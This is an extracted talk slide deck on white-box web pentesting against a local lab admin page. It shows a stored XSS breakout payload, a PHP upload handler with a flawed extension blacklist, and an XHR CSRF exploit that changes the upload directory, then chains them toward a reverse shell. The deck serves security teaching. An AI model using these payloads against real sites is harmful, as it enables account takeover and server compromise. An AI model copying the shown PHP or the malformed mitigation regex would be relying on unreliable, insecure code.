

PART 2

WHITE BOX PENTESTING AND EXPLOIT DEVELOPMENT

Exploiting vulnerabilities of admin's web page and building scripts /o/

Twitter: https://twitter.com/troublel_raunak

Github: <https://github.com/TROUBLE-I>

WHOAMI?

- Ty-Bcom student
- Doing AWAE (OSWE)



Twitter: https://twitter.com/troublel_raunak

GitHub: <https://github.com/TROUBLE-I>

WHAT WE ARE GOING TO LEARN?

Exploiting vulnerabilities like:

- Xss-(Cross-Site Scripting)
- CSRF-(Cross-Site Request Forgery)
- Unrestricted File Upload

XSS (CROSS-SITE SCRIPTING)

XSS (CROSS-SITE SCRIPTING)

Xss the Cookie stealer

XSS is an attack where a user input can be used to add scripts in the web application for permanent or once at a time.

XSS (CROSS-SITE SCRIPTING)

Types of Xss

- **Stored Xss**
- **Reflected Xss**
- **DOM Xss**

XSS (CROSS-SITE SCRIPTING)

Name

trouble1

Welcome, trouble1

```
<div class="form-group">
  <label for="name">Name</label>
  <input class="form-control" type="text" value="trouble1" name="name"
    placeholder="Enter name" required maxlength="15">
</div>
```

XSS (CROSS-SITE SCRIPTING)

Name

"><script>alert(1)</script><!--|

localhost says

1

OK

```
<div class="form-group">
  <label for="name">Name</label>
  <input class="form-control" type="text" value=""><script>alert(1)</script><!--" name="name" id=
placeholder="Enter name" required maxlength="100">
</div>
```


XSS (CROSS-SITE SCRIPTING)

Stored Xss

User input is stored in the the database.

For eg. [Comments section](#)

If "><script>alert('XSS')</script><!-- is saved in the database then each time when someone surveys the comment section it gives an alert

XSS (CROSS-SITE SCRIPTING)

Impact Of Xss

- Hijack an account.
- Spread web worms.
- Access browser history and clipboard contents.
- Control the browser remotely.

DEMO

The background of the image is a dark blue gradient. It features blurred, glowing text of various colors (green, yellow, white) that appear to be snippets of code or data, such as </script>, </textarea>, </style>, </title>, and </xml>. A faint, glowing grid pattern is also visible across the background.

CSRF **(CROSS-SITE REQUEST FORGERY)**

CSRF (CROSS-SITE REQUEST FORGERY)

CSRF is a vulnerability where an attacker is able to influence users to perform actions.

<http://site.com/user/settings/update?password=mynewpass>

CSRF (CROSS-SITE REQUEST FORGERY)

Rather than stealing the cookie, we could leverage the XSS vulnerability to force our authenticated victim to execute whatever action we want without the users knowledge.

CSRF (CROSS-SITE REQUEST FORGERY)

Impact Of CSRF

- Update email id
- Sending mails
- Deleting mails
- Change values in settings

And many more

DEMO



UNRESTRICTED FILE UPLOAD

CSRF

(CROSS-SITE REQUEST FORGERY)

Developers do blacklisting to prevent any malicious file upload by checking the file extension.


php, php4, php7, phtml, vd, html, inf, asp etc.

But developers would not be aware of all the possible extension

```
25 if (isset($_FILES["file"]["name"])) {
26     $notAllowed = array(
27         'php', 'php1', 'php2', 'php3', 'php4', 'php5', 'php6', 'php7', 'phtml', 'exe', 'html', 'cgi', 'asp', 'gif',
28         'jpeg', 'png', 'vb', 'inf'
29     );
30
31     $splitFileName = explode(".", $_FILES["file"]["name"]);
32     $fileExtension = end($splitFileName);
33
34     if (in_array($fileExtension, $notAllowed)) {
35         $status = "Upload error!";
36         $statusmsg = "Format not excepted";
37         $class = "alert alert-danger";
38     } else {
39         $filenameOriginal = urldecode($_FILES["file"]["name"]);
40         $filenameOriginal = preg_replace("/^[\\/.]+/", "", $filenameOriginal);
41         $filenameOriginal = str_replace("../", "", $filenameOriginal);
42
43
44         move_uploaded_file($_FILES["file"]["tmp_name"], "tmp/" . $filenameOriginal);
45         $file = mysqli_real_escape_string($db, $_FILES["file"]["name"]);
46         $sql = "insert into contacts(name, emailId, msg, date, file) values ('$name', '$emailId', '$msg', '$date', '$file')";
47
48         if ($db->query($sql) === TRUE) {
49             $status = "Success! ";
50             $statusmsg = "Message sent.";
51             $class = "alert alert-success";
52         } else {
53             $status = "Error: " . $sql;
54             $statusmsg = $db->error;
55             $class = "alert alert-danger";
56         }
57     }
58 }
```



CSRF (CROSS-SITE REQUEST FORGERY)

In are current scenario files are being saved in tmp folder.
We can upload a malicious file but still cant execute it.



CSRF

(CROSS-SITE REQUEST FORGERY)



CSRF (CROSS-SITE REQUEST FORGERY)

EXPLOIT

```
1 function changeDirectory(){
2     xhr = new XMLHttpRequest();
3     xhr.open("POST", "http://localhost/htdocs/admin/setting.php", true );
4     xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
5     xhr.withCredentials = "true";
6     xhr.send("coupon=&upload_dir=../&save=");
7 }
8
9 changeDirectory()
```




DEMO

A person wearing a blue and white patterned sweater is sitting on a white bedsheet, writing in a spiral notebook with a white pen. The notebook is open, showing handwritten text. Various school supplies are scattered around the notebook, including several colored pencils, a blue and purple stapler, a white eraser, and a smartphone. The scene is dimly lit, with a soft blue light source. A white rectangular box with a thin border is centered over the notebook, containing the text "RECAP THE ATTACK" in white, bold, sans-serif capital letters.

RECAP THE ATTACK

RECAP THE ATTACK

1. Found Stored Xss in admin's web page through users contact form.
2. Through Xss we used XHR API for CSRF attack in admin's web page.
3. Found Add attachment was storing data in tmp/ dir which contains .htaccess because of which we can't access our uploaded files.
4. Add attachment was secured but admin's setting page messed it all.
5. With the help of CSRF attack we changed file upload directory ../
6. By uploading a .phtml file we got a reverse shell

MITIGATION

- Using regex to filter out all special characters.

```
$msg = preg_replace('/[!@#$%^&*(),.?":{}|<>]'/, "", $_POST['msg']);
```

- Adding csrf token for each request.
- Proper investigation should be done while doing blacklisting.

THANK YOU

Twitter: https://twitter.com/troubleI_raunak

Github: <https://github.com/TROUBLE-I>